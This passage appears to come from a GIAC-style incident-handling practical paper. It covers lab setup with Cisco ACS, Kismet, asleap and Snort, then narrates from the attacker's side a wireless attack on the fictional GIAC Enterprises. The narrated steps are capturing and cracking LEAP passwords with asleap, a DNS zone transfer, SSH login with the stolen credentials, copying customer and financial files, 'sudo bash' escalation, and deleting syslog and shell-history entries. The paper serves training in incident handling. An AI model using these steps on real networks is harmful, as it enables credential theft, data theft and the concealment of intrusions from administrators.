


Figure 9 - ACS logging of passed authentications

f. Add an Administrative user for remote administration. (Figure 10 - Administrator configuration)
   i. Select "Admin Control"
   ii. Select "Add"
   iii. Enter the user name of "admin", and a password of "Cisco" (or other to suit your preference)
   iv. Select "Grant All" and "Submit".




Figure 10 - Administrator configuration

g. Add users to the ACS database for LEAP logins (Figure 11 - ACS local user administration)
   i. Select "User Setup"
   ii. Type "user1" in the user field
   iii. Select "Add/Edit"
   iv. Ensure the Password Authentication is "CiscoSecure Database"
   v. Enter the password of "password" in the password fields
   vi. Select "Submit"
   vii. Add other users as desired




Figure 11 - ACS local user administration

h. The ACS is now setup to authenticate users through the Access Point

Linux RedHat 9.0 wireless workstation configuration

The wireless workstation is running RedHat Version 9.0
The wireless workstation is question is running the following configuration;

- Intel PIII, 800Mhz laptop
- RedHat Version 9.0
- Updated RPMs as per Appendix C – RPM configuration on wireless workstation
- 256Mb DRAM (128Mb would suffice)
- Kismet 2004.04.R1 20040408004107
- asleap V1.0
- Netgear MA401 802.11b PCMCIA wireless network card

Installation process for RedHat 9.0

1. Use dhcp

2. No firewall
3. Custom install
    a. Development tools
    b. Kernel Development
    c. Gnome software development
    d. X software development
4. Graphical boot
5. Create an additional user called "admin"
6. Reboot
7. Accepted all kudzu recommendations
8. Do not register on RedHat Network
9. No additional CDs
10. Generic laptop display/Display panel/1024*768

Additional software installation and configuration

1. Downloaded to /software and installed the following software

```
mkdir /software
rpm -ivh yum-2.0.7-1.noarch.rpm
rpm -ivh kernel-2.4.20-31.9.i686.rpm
rpm -ivh kernel-doc-2.4.20-31.9.i386.rpm
rpm -ivh kernel-source-2.4.20-31.9.i386.rpm
rpm -Fvh glibc-common-2.3.2-27.9.7.i386.rpm glibc-2.3.2-27.9.7.i686.rpm
```

2. Reboot
3. Downloaded to /software and installed the following software

```
rpm -Fvh openssl-0.9.7a-20.i686.rpm openssl-devel-0.9.7a-20.i386.rpm
```

```
cd /software
mkdir moved
mv openssl* moved/.
rpm -Fvh *i386*rpm
```

   Refer to Appendix C – RPM configuration on wireless workstation for the full list of updated RPMs.
4. Windows 2000 Server (running as a Primary Domain Controller) with Service Pack 3 (Build 2195)
5. /updates
6. Follow the instructions at http://www.tipsybottle.com/technology/wireless/RedHat8-Kismet-HOWTO.shtml[xv] for the rest of the installation from the step titled "Download Required Files" **skipping** the following downloads
    - HostAP drivers
    - MadWiFi drivers
    - GPS Drive
    - ImageMagick
7. Edit as per instructions above with the following exceptions/caveats
    - User name is "admin"

```
cd /home/admin/
mkdir kismet-logs
chown admin:admin kismet-logs/
```

- In kismet.conf

```
source=wlanng_avs,wlan0,Kismet
```

- Link the wiretap driver to /usr/lib (makes kismet happy)

```
ln -s /usr/local/lib/libwiretap.so.0 /usr/lib/libwiretap.so.0
```

- Verify /etc/hosts file is in the correct syntax for the loopback address

```
127.0.0.1       localhost localhost.localdomain
```

- Copy Kismet software to /usr/include/net for installation

```
cp /root/kismet-2004-04-R1/libpcap-0.7.2/bpf/net/*
/usr/include/net/.
```

  - Install the prism2 drivers from http://prism2.unixguru.raleigh.nc.us/[xvi]
    - http://prism2.unixguru.raleigh.nc.us/rh9/i686/kernel-wlan-ng-0.2.1-pre14.i686.rpm
    - http://prism2.unixguru.raleigh.nc.us/rh9/i686/kernel-wlan-ng-pcmcia-0.2.1-pre14.i686.rpm
    - http://prism2.unixguru.raleigh.nc.us/rh9/i686/kernel-wlan-ng-modules-rh9.31-0.2.1-pre14.i686.rpm

```
rpm -ivh kernel-wlan-ng-*.rpm
```

8. Download and install asleap
   - http://prdownloads.sourceforge.net/asleap/asleap-1.0.tgz?download

```
cd /software
tar –xzf asleap-1.0.tgz
cd asleap-1.0
make
cd /usr/local/sbin
cp /software/asleap/asleap-1.0/asleap .
cp /software/asleap/asleap-1.0/genkeys .
```

9. Reboot the workstation and login
10. Verify the operation of kismet by starting "kismet" from a terminal session within Gnome

Intrusion Detection System (IDS) host configuration (ids-svr)

This host was built to the specifications as prepared by Steven Scott in his Snort Installation Manual[xvii] with the following exceptions

- RedHat 7.3 – latest patches applied with yum
- MySQL v4.0.18-0
- Phplot v4.4.6
- Webmin v1.140-1
- Acid v0.9.6b23
- adodb v4.21

- gd v1.8.4
- Net_SSLeay.pm v1.20
- Used eth1 as the passive (listening) interface not eth0
- Used the snortd in Appendix D– /etc/init.d/snortd file as the original is not at the specified location
- Configured the switch (Cisco 2900) using the port monitor interface sub-command, where nn is the port of the ACS/DNS server. Alternately a hub could be used.

```
port monitor FastEthernet0/nn
```

Stages of the attack

(This section is written from the perspective of the attacker)

Step 1 – Reconnaissance

GIAC Enterprises is a prestigious company and a major customer of Cisco Systems. GIAC Enterprises' experiences of Cisco Systems products have been used by Cisco Systems for customer testimonial and promotional marketing material. One of these testimonials included information about GIAC using Cisco Wireless network technology with encryption. At the time of the testimonial, the only encryption system that Cisco used was LEAP.

Some time later, Joshua Wright gave a presentation of the asleap tool at DEFCON 11, on August 3, 2003[xviii]. On the same day Cisco Systems released an advisory[xix] into the weakness in the LEAP authentication protocol. Cisco recognised the exploit, but stated the weakness was predominantly caused by password systems being subject to a dictionary attack.

On April 6, 2004 Joshua Wright released the source code that was demonstrated at DEFCON 11 on http://asleap.sourceforge.net.

GIAC Enterprises has a listing in the local phone book that locates its offices at 100 Main Street, Localtown.

We know that GIAC Enterprises may still be running a vulnerable wireless authentication protocol, an exploit is publicly available, and where they are located.

We have not been detected at this stage as we have used publicly available resources.

Step 2 – Scanning and identification

On arriving outside GIAC Enterprises at 100 Main Street, Localtown we can pick up an 802.11b network signal when running Kismet. We lock onto the signal from GIAC readily as they have the company name as part of the SSID. Kismet is locked onto GIACs signal and transmission is logged to the local hard disk. As we want to remain unobserved we do not spend too long in the car with the laptop open, and leave after capturing about 15 minutes of information. This information is reviewed back at home. We use tethereal, a part of the ethereal package, for Linux to see if we have LEAP authentication sessions in the data by using the following command.

```
tethereal -r /home/admin/kismet-logs/Kismet-May-18-2004-1.dump -w
/captures/Kismet-May-18-2004-1.dump.leap.only -R "eapol"
```

-r reads from the Kismet log file
-w writes the output to another tcpdump file
-R "eapol" invokes a read filter that filters only 802.1X EAP traffic

We then review the output file with ethereal and look for LEAP authentications. It looks like we have LEAP packets, but we cannot crack the passwords with asleap. Our password file is probably too small, and we have only captured two authentications. We don't believe we've been detected at this stage.

Step 3 – Exploiting the system

Still trying to remain concealed we arrive outside of GIAC Enterprise at 7:30 AM on a work day, and find a parking spot outside of the building. On our last visit we noted that this was a good spot for wireless signal. The laptop is in the boot of the car in hibernation mode. It is setup all ready to go with Kismet running. The instructions on setting up the Linux laptop follow. We open the boot and start the laptop up, Kismet appears to be running fine, so we close the boot and leave, so as to remain inconspicuous.

Two hours later we come back to the car, and open the boot. The laptop is still running and we've captured a lot of data with Kismet. We shutdown the laptop, close the boot and drive off.


When we get home and look at the capture files, we find that we have one user name and password successfully cracked with asleap. We now have access credentials to GIAC Enterprises internal network.

We remain confident have not been detected.

Running the exploit

To run the exploit we must setup the Linux laptop for capturing data and then authenticate to the Cisco ACS server using the Windows laptop. We will then run asleap on the Linux laptop to reveal the password.

1. Setting up the Linux laptop for capturing data
    a. Login to the console of the Linux laptop and start a terminal session
    b. At the command line type "kismet"



    c. You will get a screen like the one above. Note: the name "z3d0rinG" is another network nearby.
    d. If there are multiple networks displayed in the "Name" column
        i. Press "s" to sort the display

ii. Press “f” to sort the display by the first network seen
iii. Move the highlight bar to the line <giac-lapap1200>
iv. Press “L” to lock the log to the selected channel (6)
v. You will see the following message in the Status window “Locking source 'Kismet' to channel 6”

e. Alternately you can see which channel Access Point “giac-labap1200” is on and start Kismet on that channel
   i. Type the following command in a terminal window where
      - “06” is the channel number
      - “Kismet” is the name given to the source in kismet.conf

```
kismet -X -I Kismet:06
```

f. All wireless data will now be captured to the log file in /home/admin/kismet-logs/Kismet-MMM-DD-YYYY-NN.dump where:


MMM is the Month in three letters (eg March is Mar)
DD is the date in two numbers
YYYY is the four digit numeric year
NN is the sequentially assigned log number for the day
.dump is the libpcap dump file (eg 3 is 03)

Therefore the first Kismet dump file for June 13th 2004 will be /home/admin/kismet-logs/Kismet-Jun-13-2004-1.dump

Note: there are other log files stored in the same directory by Kismet. These are not used in our exploit, but an explanation follows for completeness.

.csv – lists the detected network names and some statistics in comma separate variable format.
.dump – is our tcpdump file used above
.gps – logs GPS statistics for detected networks if enabled.
.network – lists the detected network names and some statistics in plain text.
.xml - lists the detected network names and some statistics in XML format.

2. Authenticating to the ACS using Cisco LEAP on the Windows laptop
   a. Right click the ACU icon in the systems tray on the Windows workstation.



   b. Select “Select Profile”
   c. Select “giac-labap1200”

The Login prompt will now be displayed as per Figure 12 - LEAP authentication request

Figure 12 - LEAP authentication request

d. Enter the login details
   User name: user1
   Password: password
   Log on to: <Select-your-computer-name>

e. You will see the login processing commence and the authentication dialogue box will disappear
f. You are now authenticated to the ACS and we have captured the LEAP authentication data stream

3. Retrieving the user name and password from the capture file on the Linux workstation by running asleap
   a. First we must generate the hashes from a password file. For this exercise you can manually create a password file with our known password in it "password". Or you can download a password file from the Internet.
   b. Using a password list downloaded from the internet (all.lst), that is already on the computer, complete the following steps

```
cd /home/admin/kismet-logs
genkeys all.lst all.dat all.idx
```

   This will generate the file containing the passwords and the hashes for looking up (all.dat) and the index file to speed the lookup (all.idx) from the password input file all.lst.

   c. Retrieving the user names and passwords
      i. From the terminal command line of the Linux laptop

```
cd /home/admin/kismet-logs
asleap -f all.dat -n all.idx -r Kismet-May-21-2004-3.dump
(substitute your capture name after the –r switch)
```

```
[root@localhost kismet-logs]# asleap -f all.dat -n all.idx -r Kismet-May-21-
2004-3.dump
asleap 1.0 - actively recover LEAP passwords. <jwright@hasborg.com>
Using the passive attack method.

Captured LEAP exchange information:
        username:   user1
        challenge:  70e9dff65ce15538
        response:   d0cd3f1e15fde18ae5c6a88771ab1ef9a547968533d2df25
        hash bytes: 586c
        NT hash:    8846f7eaee8fb117ad06bdd830b7586c
        password:   password
Closing pcap ...
```

The ethereal print of the capture file can be found in Appendix F - Ethereal capture of LEAP authentication.

From the output above we can see that a username of "user1" logged in with a password of "password".

challenge: packet 4 from the capture, used in the calculation of the response
response: packet 5 from the capture and used to calculate the two hash bytes
hash bytes: calculated from the challenge
NT hash: the full hash of the password

d. You can experiment with more difficult passwords by changing the user's password in "ACS Admin", updating the source password file and running genkeys again (if the new password is not present).

Steps 4 – Keeping access

This phase of an attack is usually about retaining access by installing a back door or Trojan, but our attack is so well concealed that we think it will increase the risk of detection by installing more software and creating an alternate access method. Our focus now is to maintain the existing access with our user name and password, and look to gain access on further systems reusing the captured credentials. Our belief is that we can expand our access whilst remaining covert. If we tried to install backdoors or rootkits we are probably going to be gaining a higher profile and the IT staff at GIAC may start looking for intruders on the network.

We return to GIAC on the weekend and park outside. We are taking a Windows laptop this time, with a Cisco 350 series PCMCIA network card, and we have a user name and password to try. We have prepared a profile with the Cisco Aironet Client Utility (ACU) as per the instructions in the preceding section. Upon arrival outside of the building we select the GIAC profile in ACU, enter the captured user name and password and authenticate against the ACS. Our hope is that now we have IP access to the network we can reuse these credentials on other servers, find some interesting information and sell it, or if we are really lucky we may find a file containing customer's credit card details. To achieve this we must not be detected before we get the information off the server.

The DHCP server is give us an IP address, a domain name, a DNS server, a default gateway, and a WINS server as it does not know we are not an authorised person. It thinks we are an authorised user of the GIAC Enterprises network resources. Our plan of attack is to get a copy of the domain zone file, take that away and analyse it looking for likely servers to try on a subsequent visit. In our experience, most companies do not disable zone transfers for internal DNS servers.

We ping the DNS server that has been issued by DHCP and it responds. We then enter the following commands.

```
md \giac
cd \giac
nslookup
ls –d giac.com > giac.com.txt
```

The response of "32 records received" comes on the screen. We have been successful and leave with our DNS records stored on the hard drive. The DNS records are shown in Appendix G - local.giac-dom DNS zone transfer.

We do not believe anything we have done could be detected unless an IDS saw the listing of the domain records.

When we analyse the domain file and find a number of hosts with "svr" in their name. These are probably servers. Next time we go back to GIAC we will try to logon to these servers with our captured user name and password. There are a lot of DNS records beginning with a "_" as well, so we think this is a Microsoft DNS server. If our original plans do not work out, we may be able to exploit the usual Microsoft vulnerabilities as per the SANS/FBI Top 20 at http://www.sans.org/top20/.

We make our next visit on a weekday during business hours. We realise that whilst there are more people around to detect our work, there are also more people around making "noise" on the network to cover our work.

We successfully authenticate to the wireless network again using the same user name and password. We found an interesting server called accounts-svr in the DNS records we downloaded last time we were here. We are going to try to find out what type of server this is and logon to it. We would normally use nmap to find this out, but we are try to be quiet so we are going to use telnet to some specific ports and make a guess from there.

```
C:\giac>telnet accounts-svr 135
Connecting To accounts-svr...Could not open connection to the host, on port 135:
 Connect failed
# looks like its not a windows server

C:\giac>telnet accounts-svr 21
Connecting To accounts-svr...Could not open connection to the host, on port 21:
Connect failed
# looks like its not running telnet

C:\giac>telnet accounts-svr 22
SSH-1.99-OpenSSH_3.1p1

Protocol mismatch.
Connection to host lost.
# it's running ssh so we will try to login using putty.

C:\giac>
```

From our Windows workstation, we open the shell program "Putty", and enter the name accounts-svr, and click "Open". Putty is a ssh, telnet, raw and rlogin compatible shell program and can be downloaded from http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html.

The log of the commands to interrogate the accounts-svr is in Figure 13 - Interrogation of accounts-svr. We have included our comments on the commands and output in red to clarify their use and meaning.

The main discoveries are:

- all logs are local, so we can cover our tracks easily
- no administrators are logged into the system
- some interesting files in user1's home directory of which we copied using WinSCP3. The usage of WinSCP3 is shown in Figure 14 - WinSCP3 login and Figure 15 - WinSCP3 file copy

WinSCP3 is a file copy program that supports scp and sftp transfers. It can be downloaded from http://winscp.sourceforge.net/eng/.

Figure 16 - Local copies of accounts-svr files shows the local copies of the files from accounts –svr on our PC.

```
login as: user1
*---------------- NOTICE - PROPRIETARY SYSTEM --------------*
| This  system is intended to be used solely by  authorised |
| users  for  legitimate  corporate  business.   Users  are |
| monitored to the extent necessary  to properly administer |
| the system and to investigate unauthorized access or use. |
| By accessing  this  system,  you  are  consenting to this |
| monitoring.   Unauthorized use is subject to prosecution. |
*-----------------------------------------------------------*
user1@accounts-svr's password:
Last login: Mon Jun 01 12:18:16 2004 from 10.0.0.100
[user1@accounts-svr user1]$
#excellent we are in the system as user1
#now lets check the logging and hope it is logging to the local syslog
# server and not on a remote host we cannot access
[user1@accounts-svr user1]$ more /etc/syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none                /var/log/messages
# The authpriv file has restricted access.
authpriv.*                                              /var/log/secure
# Log all the mail messages in one place.
mail.*                                                 /var/log/maillog
# Log cron stuff
cron.*                                                  /var/log/cron
# Everybody gets emergency messages
*.emerg                                                 *
# Save news errors of level crit and higher in a special file.
uucp,news.crit                                          /var/log/spooler
# Save boot messages also to boot.log
local7.*                                                /var/log/boot.log
[user1@accounts-svr user1]$
# good news, all logs are local, now let's have a look around

[user1@accounts-svr user1]$ who
user2    pts/0    Jun 14 07:45 (192.168.0.100)
user1    pts/1    Jun 14 10:02 (10.0.0.100)
# no super users such as root or admin, still going good

[user1@accounts-svr user1]$ ll
total 1520
-rw-r--r--    1 user1    user1      114300 May 14 12:13 acctsrecv.rpt
-rw-r--r--    1 user1    user1      988047 May 14 12:13 customer.rpt
-rw-r--r--    1 user1    user1      435444 May 14 12:13 finacials.rpt
[user1@accounts-svr user1]$
# very interesting files, we will login with winscp3 and get copies of
them
```

Figure 13 - Interrogation of accounts-svr




Figure 14 - WinSCP3 login




Figure 15 - WinSCP3 file copy

```
C:\giac>dir
 Volume in drive C has no label.
 Volume Serial Number is XXXX-XXXX

 Directory of C:\giac

01/06/2004  04:41 PM    <DIR>          .
01/06/2004  04:41 PM    <DIR>          ..
14/05/2004  12:13 PM           114,300 acctsrecv.rpt
14/05/2004  12:13 PM           988,047 customer.rpt
14/05/2004  12:13 PM           435,444 finacials.rpt
               3 File(s)      1,537,791 bytes
               2 Dir(s)   9,999,999,999 bytes free
```

Figure 16 - Local copies of accounts-svr files

Step 5 – Covering the tracks

We have got something interesting, so now it's time to cover up our tracks. The security does not look very tight at GIAC, probably they have got good internet facing security, but like most companies, it's a not very tight on the inside. On the accounts-svr we delete the evidence of our presence.

```
# lets try to escalate our privilege
[user1@accounts-svr user1]$ sudo bash
Password:
[root@accounts-svr user1]#
# success, now let's clean up anything of ours in the messages syslog file
vi /var/log/messages
#better remove this entry
Jun 01 10:02:23 accounts-svr sshd(pam_unix)[2600]: session opened for user
user1 by (uid=0)

# let's remove our entries in the secure syslog file
vi /var/log/secure
#better remove these entries
Jun 01 10:02:16 accounts-svr sshd[7228]: Could not reverse map address
10.0.0.100.
Jun 01 10:02:23 accounts-svr sshd[7228]: Accepted password for user1 from
10.0.0.100 port 1232
Jun 01 10:06:50 accounts-svr sudo:    user1 : TTY=pts/1 ; PWD=/home/user1 ;
USER=root ; COMMAND=/bin/bash

#let's also remove the dubious looking commands in our shell history file
vi ~/.bash_history
# these entries have to go!
sudo bash
more /etc/syslog.conf
vi /var/log/messages
```

We have left a logout entry without a corresponding login entry in the messages syslog file on the Unix host, but we had to logout. Perhaps it was unwise to remove the login entry in /var/log/messages, after all it did not have an IP address, which we could have changed anyway. We also did not do any clean up of the login on the Cisco ACS server or the Wireless Access Point. These are a risk, but a small one.

We have noticed someone is staring at us from the window at GIAC. It is time to move on before they come outside and see me typing away on the laptop in the car. If someone sees me in the car, then they may note my license plate and put it all back together. We will look at the files back at home and hope we have something good, like credit card numbers.

The Incident Handling Process

(Written from the incident handler's point of view)

Step 1 – Preparation

At GIAC Enterprises we have a standard warning banner that is installed on all machines (technology permitting). A copy of this warning banner follows in Figure 17 - GIAC Enterprises systems warning banner below.

```
